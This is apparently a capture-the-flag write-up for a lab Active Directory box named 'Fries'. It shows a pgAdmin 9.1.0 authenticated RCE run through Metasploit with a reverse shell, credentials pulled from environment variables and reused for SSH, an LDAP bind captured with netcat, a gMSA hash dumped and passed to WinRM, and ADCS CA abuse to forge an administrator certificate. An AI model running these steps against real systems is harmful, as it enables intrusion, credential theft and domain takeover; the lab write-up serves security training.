[ writeup · case #019 ]
Fries
Provided credentials log into a pgAdmin 9.1.0 instance vulnerable to authenticated RCE (Metasploit pgadmin_query_tool_authenticated), yielding a shell as pgadmin. The container environment leaks PGADMIN_DEFAULT_PASSWORD, which is reused for SSH as svc. Privilege escalation captures an LDAP bind…
Summary
Enumeration
Port Scan
rustscan --range 1-65535 -a <target> -- -A22/tcp open ssh syn-ack ttl 62 OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 [REDACTED:IP][REDACTED:IP]:c2 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBLS2jzf8Eqy8cVa20hyZcem8rwAzeRhrMNEGdSUcFmv1FiQsfR4F9vZYkmfKViGIS3uL3X/6sJjzGxT1F/uPm/U=
| 256 [REDACTED:IP][REDACTED:IP]:cd (ED25519)
|_ssh-ed25519 [REDACTED:KEY]
53/tcp open domain syn-ack ttl 127 Simple DNS Plus
80/tcp open http syn-ack ttl 62 nginx 1.18.0 (Ubuntu)
| http-methods:
|_ Supported Methods: HEAD OPTIONS GET
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Welcome to Fries - Fries Restaurant
88/tcp open kerberos-sec syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2026-04-14 21:19:17Z)
135/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
139/tcp open netbios-ssn syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp open ldap syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: fries.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-04-14T21:21:06+00:00; +7h00m01s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.fries.htb, DNS:fries.htb, DNS:FRIES
| Issuer: commonName=fries-DC01-CA/domainComponent=fries
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-11-18T05:39:19
| Not valid after: 2105-11-18T05:39:19
| MD5: 2410 a18d 14b3 7f5d 8e34 d144 0bac 6469
| SHA-1: 3e84 1436 bb47 6ccd f5ee f805 cacd 47b6 6485 7e09
| SHA-256: 11e5 64a5 9c40 cb95 6dd0 19ab d2bc 8a6f 9773 1138 bab8 e290 c1e9 7cba ea6b 7454
| -----BEGIN CERTIFICATE-----
| [REDACTED:KEY]
| ADBEMRMwEQYKCZImiZPyLGQBGRYDaHRiMRUwEwYKCZImiZPyLGQBGRYFZnJpZXMx
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
| BAMCBaAwQAYJKwYBBAGCNxUKBDMwMTAKBggrBgEFBQcDAjAKBggrBgEFBQcDATAM
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
|_-----END CERTIFICATE-----
443/tcp open ssl/http syn-ack ttl 62 nginx 1.18.0 (Ubuntu)
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
| ssl-cert: Subject: commonName=pwm.fries.htb/organizationName=Fries Foods LTD/stateOrProvinceName=Madrid/countryName=SP/organizationalUnitName=PWM Configuration/emailAddress=[REDACTED:EMAIL]/localityName=Madrid
| Issuer: commonName=pwm.fries.htb/organizationName=Fries Foods LTD/stateOrProvinceName=Madrid/countryName=SP/organizationalUnitName=PWM Configuration/emailAddress=[REDACTED:EMAIL]/localityName=Madrid
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-06-01T22:06:09
| Not valid after: 2026-06-01T22:06:09
| MD5: 118d ea17 3fba 3b65 28de 8e26 33e7 19f2
| SHA-1: 5503 8aa8 0080 a853 ca73 87e3 b705 3fe8 b599 a855
| SHA-256: e645 33d9 d4b9 73b7 d46c 5fe1 aabc 4328 f458 d6df 2fc0 b92a 89a4 faf0 54c0 811d
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_ssl-date: TLS randomness does not represent time
|_http-favicon: Unknown favicon MD5: [REDACTED:HASH]
|_http-title: Site doesn't have a title (text/html;charset=ISO-8859-1).
| tls-nextprotoneg:
|_ http/1.1
445/tcp open microsoft-ds? syn-ack ttl 127
464/tcp open kpasswd5? syn-ack ttl 127
593/tcp open ncacn_http syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp open ssl/ldap syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: fries.htb, Site: Default-First
2179/tcp open vmrdp? syn-ack ttl 127
3268/tcp open ldap syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: fries.htb, Site: Default-FirstKey findings:
- Port
xx— service — why it's interesting
Web / Service Enumeration
❯ ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt \
  -u http://fries.htb \
  -H "Host: FUZZ.fries.htb" \
  -k -fr 302 -fs 14954

code                    [Status: 200, Size: 13593, Words: 1048, Lines: 272, Duration: 262ms]
looks like we have git tea on that vhost
 (opens the full-size image)
let's try and login with the creds they provided at first since they weren't any useful in any other service

looks like in his initial commit he commited some sensitive information
 (opens the full-size image)
root:[REDACTED:CRED]@[REDACTED:IP]:5432

SECRET_KEY=[REDACTED:CRED]- looks like we have another Vhost
 (opens the full-size image)
http://db-mgmt05.fries.htb (opens the full-size image)
version was probably
9.1.0
 (opens the full-size image)
- credential provided from the start worked as well in here
[REDACTED:EMAIL]:[REDACTED:CRED]for this and using the previous creds we'll use metasploit framework
msfconsole -q
use exploit/multi/http/pgadmin_query_tool_authenticated
set RHOSTS db-mgmt05.fries.htb
set RPORT 80
set USERNAME [REDACTED:EMAIL]
set PASSWORD [REDACTED:CRED]
set DB_USER root
set DB_PASS [REDACTED:CRED]
set DB_NAME ps_db
set LHOST <your_tun0_ip>
set LPORT 4444
runmsf exploit(multi/http/pgadmin_query_tool_authenticated) > run
[*] Started reverse TCP handler on [REDACTED:IP]:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. pgAdmin version 9.1.0 is affected
[+] Successfully authenticated to pgAdmin
[+] Successfully initialized sqleditor
[*] Exploiting the target...and then we just go ahead an spawn a shell
meterpreter > shell
Process 75 created.
Channel 1 created.
id
uid=5050(pgadmin) gid=0(root) groups=0(root)
a plain text password was sitting in the env
cb46692a4590:/pgadmin4/migrations$ env
env
PGADMIN_DEFAULT_PASSWORD=[REDACTED:CRED]
PGAPPNAME=pgAdmin 4 - CONN:899729
HOSTNAME=cb46692a4590
SERVER_SOFTWARE=gunicorn/22.0.0
PWD=/pgadmin4/migrations
CONFIG_DISTRO_FILE_PATH=/pgadmin4/config_distro.py
HOME=/home/light
OAUTHLIB_INSECURE_TRANSPORT=1
PYTHONPATH=/pgadmin4
TERM=xterm
SHLVL=4
PGADMIN_DEFAULT_EMAIL=[REDACTED:EMAIL]
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
_=/usr/bin/env
OLDPWD=/pgadmin4
we only need the user's name now so we can probably go for ssh?
ssh svc@<box_ip> # password: [REDACTED:CRED]❯ sudo nc -nlvkp 389 | tee ldap_capture.txt
listening on [any] 389 ...
connect to [[REDACTED:IP]] from (UNKNOWN) [[REDACTED:IP]] 49894
0A`<%CN=svc_infra,CN=Users,DC=fries,DC=htb�[REDACTED:CRED]
❯ fkt nxc ldap [REDACTED:IP] -u svc_infra -p '[REDACTED:CRED]' -d fries.htb --gmsa
LDAP        [REDACTED:IP]   389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:fries.htb) (signing:None) (channel binding:Never)
LDAP        [REDACTED:IP]   389    DC01             [+] fries.htb\svc_infra:[REDACTED:CRED]
LDAP        [REDACTED:IP]   389    DC01             [*] Getting GMSA Passwords
LDAP [REDACTED:IP] 389 DC01 Account: gMSA_CA_prod$ NTLM: [REDACTED:HASH] PrincipalsAllowedToReadPassword: svc_infra ❯ nxc winrm [REDACTED:IP] -u 'gMSA_CA_prod$' -H '[REDACTED:HASH]' -d fries.htb
WINRM [REDACTED:IP] 5985 DC01 [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:fries.htb)
WINRM [REDACTED:IP] 5985 DC01 [+] fries.htb\gMSA_CA_prod$:[REDACTED:HASH] (Pwn3d!)
$currentFlags = $ca.GetConfigEntry($config,"PolicyModules\CertificateAuthority_MicrosoftDefault.Policy", "EditFlags")
$ca.SetConfigEntry($config,"PolicyModules\CertificateAuthority_MicrosoftDefault.Policy", "EditFlags", $newFlags)❯ certipy-ad req -u svc_infra -p '[REDACTED:CRED]' -dc-ip [REDACTED:IP] \
-target [REDACTED:IP] -ca 'fries-DC01-CA' -template User \
-upn [REDACTED:EMAIL]
Certipy v5.0.4 - by Oliver Lyak (ly4k)
[*] Requesting certificate via RPC
[*] Request ID is 42
[*] Successfully requested certificate
[*] Got certificate with UPN '[REDACTED:EMAIL]'
[*] Certificate object SID is 'S-1-5-21-858338346-3861030516-3975240472-3601'
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
❯ fkt certipy-ad ca -u 'gMSA_CA_prod$' -hashes ':[REDACTED:HASH]' \
-dc-ip [REDACTED:IP] -target [REDACTED:IP] -ca 'fries-DC01-CA' \
-add-officer 'gMSA_CA_prod$'
Certipy v5.0.4 - by Oliver Lyak (ly4k)
[*] Successfully added officer 'gMSA_CA_prod$' on 'fries-DC01-CA'
*Evil-WinRM* PS /home/light\Desktop> whoami
fries\administrator
Root Flag
cat /home/light